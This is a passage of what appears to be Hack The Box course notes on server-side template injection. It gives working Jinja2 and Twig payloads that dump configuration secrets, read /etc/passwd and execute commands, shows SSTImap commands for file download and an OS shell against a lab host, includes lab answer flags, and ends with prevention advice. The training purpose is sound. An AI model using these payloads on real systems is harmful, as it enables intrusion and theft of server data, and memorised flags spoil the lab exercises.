
Payload: ${{7*7}} This time, the payload was executed by the template engine. Therefore, we follow the green arrow and inject the payload {{7*'7'}}. The result will enable us to deduce the template engine used by the web application. In Jinja, the result will be 7777777, while in Twig, the result will be 49. Twig
SECTION 10: Exploiting SSTI - Jinja2
Now that we have seen how to identify the template engine used by a web application vulnerable to SSTI, we will proceed to exploit the vulnerability. In this section, we will assume that we have successfully identified that the web application uses the Jinja template engine. We will only focus on SSTI exploitation and thus assume that SSTI confirmation and template engine identification have already been completed in a previous step.
Jinja is a template engine commonly used in Python web frameworks such as Flask or Django. This section will focus on a Flask web application. The payloads in other web frameworks might thus be slightly different.
In our payload, we can freely use any libraries that are already imported by the Python application, either directly or indirectly. Additionally, we may be able to import additional libraries through the use of the import statement.
Information Disclosure
We can exploit the SSTI vulnerability to obtain internal information about the web application, including configuration details and the source code of the web application. For instance, we can obtain the web application’s configuration using the following SSTI payload:
1
2
        jinja2
{{ config.items() }}
http://


Since this payload dumps the entire web application configuration, including any secret keys used, we can prepare further attacks using the obtained information. We can also execute Python code to obtain information about the web application’s source code. We can use the following SSTI payload to dump all available built-in functions:
1
2
        jinja2
{{ self.__init__.__globals__.__builtins__ }}
http://
Local File Inclusion (LFI)

We can use Python’s built-in function open to include a local file. However, we cannot call the function directly; we need to call it from the __builtins__ dictionary we dumped earlier. This results in the following payload to include the file /etc/passwd:
1
2
        jinja2
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}
http://
Remote Code Execution (RCE)
To achieve remote code execution in Python, we can use functions provided by the os library, such as system or popen. However, if the web application has not already imported this library, we must first import it by calling the built-in function import. This results in the following SSTI payload:
1
2
        jinja2
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
http://

Question 1

Exploit the SSTI vulnerability to obtain RCE and read the flag: HTB{295649e25b4d852185ba34907ec80643}
SECTION 11: Exploiting SSTI - Twig
Information Disclosure
In Twig, we can use the _self keyword to obtain a little information about the current template:
1
2
        twig
{{ _self }}
http://

However, as we can see, the amount of information is limited compared to Jinja.
Local File Inclusion (LFI)
Reading local files (without using the same way as we will use for RCE) is not possible using internal functions directly provided by Twig. However, the PHP web framework Symfony defines additional Twig filters. One of these filters is file_excerpt and can be used to read local files:
1
2
        twig
{{ "/etc/passwd"|file_excerpt(1,-1) }}
http://
Remote Code Execution (RCE)

To achieve remote code execution, we can use a PHP built-in function such as system. We can pass an argument to this function by using Twig’s filter function, resulting in any of the following SSTI payloads:
1
2
        twig

{{ ['id'] | filter('system') }}
http://
Further Remarks
This module explored exploiting SSTI in the Jinja and Twig template engines. As we have seen, the syntax of each template engine differs slightly. However, the general idea behind SSTI exploitation remains the same. Therefore, exploiting an SSTI in a template engine the attacker is unfamiliar with is often as simple as becoming familiar with the syntax and supported features of that particular template engine. An attacker can achieve this by reading the documentation of the template engine. However, there are also SSTI cheat sheets that bundle payloads for popular template engines, such as the PayloadsAllTheThings SSTI CheatSheet.
Question 1
Exploit the SSTI vulnerability to obtain RCE and read the flag: HTB{5034a6692604de344434ae83f1cdbec6}
SECTION 12: SSTI Tools of the Trade & Preventing SSTI
Tools of the Trade

The most popular tool for identifying and exploiting SSTI vulnerabilities is tplmap. However, tplmap is no longer maintained and runs on the deprecated Python 2 version. Therefore, we will use the more modern SSTImap to aid the SSTI exploitation process. We can run it after cloning the repository and installing the required dependencies:
1
2
        shellsession
AshenMorx@htb[/htb]$ git clone https://github.com/vladko312/SSTImapAshenMorx@htb[/htb]$ cd SSTImapAshenMorx@htb[/htb]$ pip3 install -r requirements.txtAshenMorx@htb[/htb]$ python3 sstimap.py    ╔══════╦══════╦═══════╗ ▀█▀    ║ ╔════╣ ╔════╩══╗ ╔══╝═╗▀╔═    ║ ╚════╣ ╚════╗ ║ ║ ║{║ _ __ ___ __ _ _ __    ╚════╗ ╠════╗ ║ ║ ║ ║*║ | '_ ` _ \ / _` | '_ \    ╔════╝ ╠════╝ ║ ║ ║ ║}║ | | | | | | (_| | |_) |    ╚══════╩══════╝ ╚═╝ ╚╦╝ |_| |_| |_|\__,_| .__/                             │ | |                                                |_|[*] Version: 1.2.0[*] Author: @vladko312[*] Based on Tplmap[!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior mutual consent is illegal.It is the end user's responsibility to obey all applicable local, state, and federal laws.Developers assume no liability and are not responsible for any misuse or damage caused by this program[*] Loaded plugins by categories: languages: 5; engines: 17; legacy_engines: 2[*] Loaded request body types: 4[-] SSTImap requires target URL (-u, --url), URLs/forms file (--load-urls / --load-forms) or interactive mode (-i, --interactive)
To automatically identify any SSTI vulnerabilities, as well as the template engine used by the web application, we need to provide SSTImap with the target URL:
1
2
        shellsession

AshenMorx@htb[/htb]$ python3 sstimap.py -u http://172.17.0.2/index.php?name=test<SNIP>[+] SSTImap identified the following injection point:  Query parameter: name  Engine: Twig  Injection: *  Context: text  OS: Linux  Technique: render  Capabilities:    Shell command execution: ok    Bind and reverse shell: ok    File write: ok    File read: ok    Code evaluation: ok, php code
As we can see, SSTImap confirms the SSTI vulnerability and successfully identifies the Twig template engine. It also provides capabilities we can use during exploitation. For instance, we can download a remote file to our local machine using the -D flag:
1
2
        shellsession
AshenMorx@htb[/htb]$ python3 sstimap.py -u http://172.17.0.2/index.php?name=test -D '/etc/passwd' './passwd'<SNIP>[+] File downloaded correctly
Additionally, we can execute a system command using the -S flag:
1
2
        shellsession
AshenMorx@htb[/htb]$ python3 sstimap.py -u http://172.17.0.2/index.php?name=test -S id<SNIP>uid=33(www-data) gid=33(www-data) groups=33(www-data)
Alternatively, we can use --os-shell to obtain an interactive shell:
1
2
        shellsession
AshenMorx@htb[/htb]$ python3 sstimap.py -u http://172.17.0.2/index.php?name=test --os-shell<SNIP>[+] Run commands on the operating system.Linux $ iduid=33(www-data) gid=33(www-data) groups=33(www-data)Linux $ whoamiwww-data
Prevention
To prevent SSTI vulnerabilities, we must ensure that user input is never passed to the template engine’s rendering function in the template parameter. This can be achieved by carefully going through the different code paths and ensuring that user input is never added to a template before a call to the rendering function.
Suppose a web application aims to enable users to modify existing templates or upload new ones for business purposes. In that case, it is crucial to implement proper hardening measures to prevent the takeover of the web server. This process can include hardening the template engine by removing potentially dangerous functions that can be used to achieve remote code execution from the execution environment. Removing dangerous functions prevents attackers from using these functions in their payloads. However, this technique is prone to bypasses. A better approach would be to separate the execution environment in which the template engine runs entirely from the web server, for instance, by setting up a separate execution environment such as a Docker container.
using tools: sstimap
SECTION 14: Exploiting SSI Injection
Exploitation
Let us take a look at our sample web application. We are greeted by a simple form asking for our name:
http://
